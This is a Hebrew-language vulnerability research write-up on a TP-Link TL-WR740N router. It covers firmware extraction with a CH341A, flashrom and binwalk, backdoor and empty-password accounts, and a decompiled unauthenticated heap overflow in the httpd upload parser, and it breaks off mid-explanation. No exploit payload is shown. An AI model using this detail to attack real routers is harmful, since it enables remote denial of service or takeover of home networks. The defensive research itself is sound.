
ה-Firmware יושבת בשבב SPI-NOR Flash. כדי לקרוא אותו נשתמש בקורא שבבים זול ונפוץ, ה-CH341A, שמתחבר ל-USB ומדבר SPI מול השבב:

זהירות, מתח.


חלק גדול ממתכנתי ה-CH341A הזולים מוציאים V5 על קווי הנתונים כברירת מחדל, בעוד שבב ה-Flash מצפה ל-V3.3. חיבור ישיר כזה עלול לשרוף את השבב. מומלץ לוודא/לתקן את המתכנת ל-V3.3 לפני שמחברים אותו ליעד או לקנות את הדגם החדש - בצבע תכלת שאין לו את הבעיה של המתחים כמו לדגם הישן.

יש שתי דרכים לקרוא את השבב. הראשונה, in-circuit: מצמידים SOIC-8 clip ישירות לרגלי השבב על הלוח, בלי להלחים כלום. הדרך השנייה, האמינה יותר, היא chip-off: מלחימים את השבב מהלוח ומניחים אותו ישירות בשקע של המתכנת.


כך זה נראה כשהשבב מחובר לקריאה בדרך in-circuit:



מכאן העבודה תוכנתית. הכלי הסטנדרטי הוא flashrom: הוא מזהה את הדגם המדויק של השבב וקורא את התוכן: לאחר חיבור מתכנת ה-CH341A לשבב ה-Flash, ניתן להשתמש בכלי flashrom כדי לזהות את השבב ולחלץ את התוכן.



תחילה נזהה את שבב הזיכרון: flashrom -p ch341a_spi, לאחר מכן נקרא את כל תוכן זיכרון ה-Flash ונשמור אותו בקובץ בשם tp_link_wr740n_ext.bin:



כדי לוודא שהקריאה בוצעה בצורה תקינה וללא שגיאות, מומלץ לבצע קריאה נוספת של השבב ולשמור אותה בקובץ נוסף, ולאחר מכן להשוות בין שני הקבצים:

```
flashrom -p ch341a_spi -r verify.bin && cmp tp_link_wr740n_ext.bin verify.bin
```

אם הפקודה cmp אינה מחזירה פלט, משמעות הדבר היא ששני הקבצים זהים, ולכן ניתן להניח שחילוץ ה-Firmware בוצע באופן תקין ואמין. קריאה כפולה והשוואה היא הרגל חשוב: חיבור לא יציב יכול לתת קובץ שנראה תקין אבל מכיל שגיאות. ברגע ששתי הקריאות זהות, יש בידינו את ה-Firmware המלאה, בדיוק כפי שהיא צרובה על המכשיר. עכשיו אפשר לפרק אותה. לנתח חומרה זה כיף, אבל הממצאים האמיתיים מסתתרים בקוד. הכלי הראשון בארגז הוא binwalk, סכין הצבא השווייצרי לניתוח Firmware. הוא סורק את הקובץ הבינארי, מזהה חתימות (magic bytes) של פורמטים מוכרים, ומגלה לנו מה מסתתר בפנים ואיפה. נריץ:

```
binwalk -e firmware.bin
```

binwalk מזהה בדיוק את המבנה שדיברנו עליו. המטרה שלנו היא ה-SquashFS, בתוכה נמצאות כל הבינאריות והסקריפטים. הפעלנו את binwalk -e כדי לחלץ את הרכיבים.

הדבר הראשון שכל חוקר רץ אליו הוא קבצי המשתמשים, /etc/passwd ו-/etc/shadow. מה שמצאנו שם מלמד המון על איך נראית אבטחה (או היעדרה) בנתב מסחרי:

1. חשבון Admin עם UID 0: מלבד root, קיים חשבון שני בשם Admin שגם לו UID 0, כלומר הרשאות root מלאות. זו דלת אחורית (backdoor) לכל דבר ועניין, שחולקת בדיוק את אותו hash סיסמה כמו root.

2. חשבון עם סיסמה ריקה: חשבון שירות (חשבון דיבאג של יצרן ה-SoC) עם שדה סיסמה ריק לחלוטין. כל מי שמגיע ל-shell יכול להתחבר דרכו בלי שום סיסמה.

3. שימוש חוזר בסיסמת root: ה-hash של root התגלה כבר מפוצח בפורום של OpenWrt, אבל בהקשר של דגם נתב אחר לגמרי של TP-Link. במילים אחרות, אותה סיסמת root משמשת מחדש על פני משפחות שלמות של מכשירים.

בפרקים הקודמים ראינו איך מגיעים אל תוך ה-Firmware של הנתב, איך מחלצים ממנו את מערכת הקבצים ואיך מזהים את הבינארי ששווה עליו את המסע. המכשיר שעליו עבדנו הוא TP-Link TL-WR740N בגרסת חומרה v4, עם Firmware בגרסה 3.17.0 Build 150105. מדובר בנתב אלחוטי ביתי צנוע, מבוסס מעבד MIPS בגרסת MSB, עם ספריית uClibc הקטנה האופיינית למערכות מוטמעות. החלטנו שנתמקד בבינארי httpd, הוא שרת ה-Web של הנתב. זהו משטח התקיפה הגדול ביותר מרחוק, כי הוא מקבל קלט מכל מי שמגיע לממשק הWeb. כל בקשת HTTP שנשלחת אל הנתב עוברת דרכו, וכל שדה בבקשה כזו הוא נקודת קלט פוטנציאלית שהתוקף שולט בה במלואה. כשמדובר בקוד C שנכתב לפני שנים, בלי הגנות מודרניות, זהו בדיוק סוג הבינארי שבו מוצאים חולשות זיכרון קלאסיות.


החולשה שנתאר בפרק הזה היא Heap Overflow בפרסר של העלאות הקבצים בשרת ה-Web. היא ניתנת לניצול מרחוק, ברשת המקומית, וללא כל צורך באימות או בסיסמה. התוצאה המודגמת היא מניעת שירות (Denial of Service) מלאה של ממשק הניהול של הנתב: בקשה אחת מספיקה כדי לפגוע במנגנון ניהול הזיכרון עד לאתחול ידני של המכשיר.

נעבור למחקר של החולשה, הבינארי המעניין, httpd, למה דווקא ה-httpd, לפני שנצלול אל הקוד עצמו, כדאי להבין את העיקרון. חוצץ (buffer) הוא אזור זיכרון בגודל קבוע שהוקצה מראש לצורך אחסון נתונים, למשל 2048 בתים. כל עוד התוכנית כותבת לתוך החוצץ הזה כמות נתונים שקטנה או שווה לגודלו, הכל תקין. הבעיה מתחילה כשהתוכנית כותבת יותר בתים ממה שהחוצץ יכול להכיל, בלי לבדוק את הגבול. הבתים העודפים לא נעלמים, הם נכתבים אל הזיכרון שנמצא מיד אחרי החוצץ, ודורסים את מה שהיה שם.

השאלה הגדולה היא מה בדיוק נמצא מיד אחרי החוצץ. אם שם יושבים נתונים חשובים, הרי שהתוקף, בכך שהוא שולט בבתים העודפים, שולט למעשה בערכים הרגישים האלה. זה מה שהופך גלישת חוצץ תמימה לכאורה לחולשה שעלולה להוביל להשתלטות מלאה על המכשיר.

בחולשה הספציפית שלנו, מה שנמצא מיד אחרי החוצץ שנגלש הוא לא סתם נתונים, אלה מבני הבקרה של מנגנון ניהול הזיכרון עצמו. וזו בדיוק הסיבה שהגלישה כאן כל כך הרסנית, כפי שנראה בהמשך.

שורש החולשה: הפונקציה httpRpmUpload, מהmain אל הפונקציה.




הדרך אל החולשה מתחילה בבקשת HTTP POST.

כאשר מישהו רוצה לשחזר קובץ הגדרות אל הנתב, הדפדפן שולח בקשת POST אל הכתובת שמטפלת בשחזור הגדרות. הבקשה הזו היא מסוג multipart/form-data, הפורמט הסטנדרטי שבו דפדפנים שולחים טפסים שכוללים קבצים. הבקשה מגיעה תחילה אל פונקציית הטיפול בהעלאות, שמזהה את סוג הבקשה ומעבירה אותה הלאה אל הפרסר שמפרק אותה לחלקים.

```
Decompile: httpBakNRestoreRpmsInit -  (httpd)
1
2  void httpBakNRestoreRpmsInit(void)
3
4  {
5                  /* Registers the upload URL /incoming/RouterBakC
                   fgUpload.cfg as a public
6                    (no-login) path, unlike the /userRpm/ admin page
                   s - this is why the attack
7                    needs no password. */
8                  /* Registers an admin page that DOES require logi
                   n (argument 2 = protected). */
9  httpRpmConfAdd(2,"/userRpm/BakNRestoreRpm.htm",httpBak
   NRestoreRpm_pageGet);
10 httpRpmConfAdd(2,"/userRpm/config.bin",httpConfigBinDown
   load_get);
11 httpRpmConfAdd(2,"/userRpm/ConfUpdateTemp.htm",httpCon
   fUploadTemp);
12                 /* Registers /incoming/RouterBakCfgUpload.cfg as
                   public (argument 4 = no login)
13                   the 4 vs 2 difference removes authentication. */
14 httpRpmConfAdd(4,"/incoming/RouterBakCfgUpload.cfg",http
   ConfUpload);
15 menuItemListAdd( "BakNRestoreRpm" );
16 return;
17 }
18
```

בתמונה המצורפת ניתן לראות שאנחנו ניגשים לפונקציה httpConfUpload ברגע שאנחנו מקבלים בקשת POST עם הנתיב הבא: /incoming/RouterBakCfgUpload.cfg

```
httpRpmConfAdd( 4 , "/incoming/RouterBakCfgUpload.cfg" , httpConfUpload );
                |                    |                          |
             METHOD                URL                      HANDLER
           "on POST"     "for this path"          "run this function"
```



```
Decompile: httpConfUpload -  (httpd)
1
2  int httpConfUpload(undefined4 param_1)
3
4  {
5    int iVar1;
6    uint uVar2;
7    uint uVar3;
8    short sVar4;
9    undefined4 uVar5;
10   char *pcVar6;
11   undefined4 local_48;
12   undefined4 local_44;
13   char acStack_40 [36];
14
15               /* Handler for /incoming/RouterBakCfgUpload.cfg;
                    simply calls the vulnerable
16                    parser httpRpmUpload. */
17   local_44 = 0;
18   memcpy(acStack_40,"/userRpm/ConfUpdateTemp.htm",0x1c);
19   DAT_005509e8 = 0;
20   DAT_005509d4 = 0;
21   DAT_005509dc = 0;
22   DAT_005509d0 = &local_48;
23   DAT_005509d8 = &local_44;
24   DAT_005509e0 = acStack_40;
25   DAT_005509e4 = strlen(acStack_40);
26               /* Calls httpRpmUpload - the vulnerable parser wh
                    ere the overflow and the HTTP
27                    418 happen. */
28   iVar1 = httpRpmUpload(param_1);
29   if (iVar1 == -1) {
30     uVar2 = httpMimeContentLengthGet(param_1,0);
31     uVar3 = uploadBufLenGet();
32     if (uVar2 < uVar3) {
33       return -1;
34     }
35     pcVar6 = "/userRpm/BakNRestoreRpm.htm";
36     uVar5 = 23000;
37   }
38   else if (iVar1 == -2) {
39     pcVar6 = "/userRpm/BakNRestoreRpm.htm";
40     uVar5 = 0x59da;
41   }
42   else {
43     httpStatusSet(param_1,0);
44     httpHeaderGenerate(param_1);
45     httpPrintf(param_1,
46                "<SCRIPT language=\"javascript\" type=\"text/javascr
                    ipt\">\nvar %s = new Array(\n",
47                "tempPageInf");
48     local_48 = sysGetUploadConfigTime();
49     pageParaSet(&DAT_005509d0,&local_48,0)
```

עכשיו כשאנחנו בתוך הפונקציה httpConfUpload, הפרסר הזה - httpRpmUpload, הוא לב החולשה.


תפקידו של הפרסר לפרק את הבקשה לחלקיה. בקשת multipart בנויה מכמה חלקים, שכל אחד מהם מופרד ממשנהו על ידי מחרוזת גבול (boundary). כל חלק יכול להיות או שדה טופס רגיל, למשל שדה טקסט עם שם וערך, או קובץ שהועלה. הפרסר קורא את הבקשה חלק אחר חלק, ולכל חלק הוא צריך להחליט לאן להעתיק את הנתונים.

בתחילת הפונקציה מוקצים ארבעה חוצצים ממנגנון ניהול הזיכרון.

```
Decompile: httpRpmUpload -  (httpd)
                gin via /incoming/ (0x43c180).
                  */
isFilePart[0] = 1;
bytesRemaining = 0;
if ((DAT_005508b4 == (undefined1 *)0x0) &&
   (DAT_005508b4 = (undefined1 *)uploadBufGet(), DAT_0055
   08b4 == (undefined1 *)0x0)) {
  return -1;
}
*DAT_005508b4 = 0;
uploadFileSizeSet(0);
local_64 = DAT_005508b4;
pcVar3 = (char *)httpMimeContentTypeGet(param_1,0);
                /* [1] Entry gate: only multipart/form-data is parse
                d. The PoC matches. */
iVar4 = strcmp(pcVar3,"multipart/form-data");
uVar16 = 0xffffffff;
if (iVar4 != 0) goto LAB_0041d400;
local_58 = (char *)httpBoundaryGet(param_1);
local_38 = strlen(local_58);
memPool = httpReqMemPartIdGet(param_1);
uVar17 = (uint)(memPool == 0) << 3;
pvVar5 = (void *)memPoolAlloc(memPool,0x800);
if (pvVar5 == (void *)0x0) {
  uVar17 = 8;
}
chunkBuf = (void *)memPoolAlloc(memPool,0x800);
if (chunkBuf == (void *)0x0) {
  uVar17 = 8;
}
fieldNameBuf = (char *)memPoolAlloc(memPool,0x40);
if (fieldNameBuf == (char *)0x0) {
  uVar17 = 8;
}
                /* [2] Victim buffer: fixed 2048 bytes (0x800). Size
                never depends on input. */
poolBuf2048 = memPoolAlloc(memPool,0x800);
if (poolBuf2048 == 0) {
  uVar17 = 8;
}
                /* [3] Content-Length -> loop counter. Only checke
                d vs the BIG upload cap, not
                  vs 2048. */
uVar6 = httpMimeContentLengthGet(param_1,0);
bytesRemaining = uVar6;
if (uVar17 == 0) {
  uVar17 = uploadBufLenGet();
  uVar9 = bytesRemaining;
  if (uVar6 < uVar17) {
    uVar6 = 0;
    sVar7 = strlen(local_58);
```

שלושה מהם בגודל 2048 בתים ואחד בגודל 64 בתים. אחד מהחוצצים בגודל 2048 מיועד לשמש כיעד שאליו מועתק הערך של שדה טופס רגיל שאינו קובץ, וזהו החוצץ שיגלוש - "poolBuf2048". חוצץ נוסף בן 64 בתים מיועד לשם השדה, ומכאן ואילך הוא לא רלוונטי לחולשה: שם השדה מועתק בעזרת פונקציה שחוסמת את האורך בבטחה, כך שהוא לעולם לא יגלוש. רק ערך השדה הוא זה שאינו חסום. וHttpMimeContentLengthGet מחזירה את הערך של Content-Length.


הנקודה המכרעת בכל הקוד היא ההבחנה בין קובץ לבין שדה רגיל. הפרסר מחזיק דגל פנימי שקובע האם החלק הנוכחי הוא קובץ שהועלה או שדה טופס רגיל. עבור קובץ, הערך מועתק אל חוצץ ההעלאה הגדול, חוצץ שגודלו המרבי מגיע עד ארבעה מגה - בתים, וההעתקה אליו חסומה כראוי. עבור שדה רגיל, לעומת זאת, הערך מועתק אל אותו חוצץ קטן בן 2048 הבתים וכאן, ורק כאן, אין שום בדיקת אורך.



הלולאה שגורמת לגלישה, חשוב להבין שגלישת החוצץ כאן אינה נובעת מהעתקה בודדת וענקית. כל העתקה בודדת מוגבלת בעצמה ל-2048 בתים לכל היותר, כך שאף פעולת העתקה יחידה אינה יכולה לבדה למלא את החוצץ מעבר לגבולו. מקור הבעיה הוא הלולאה.

המשתנה bytesRemaining מאותחל לערך של כותרת Content-Length (כל גוף הבקשה).

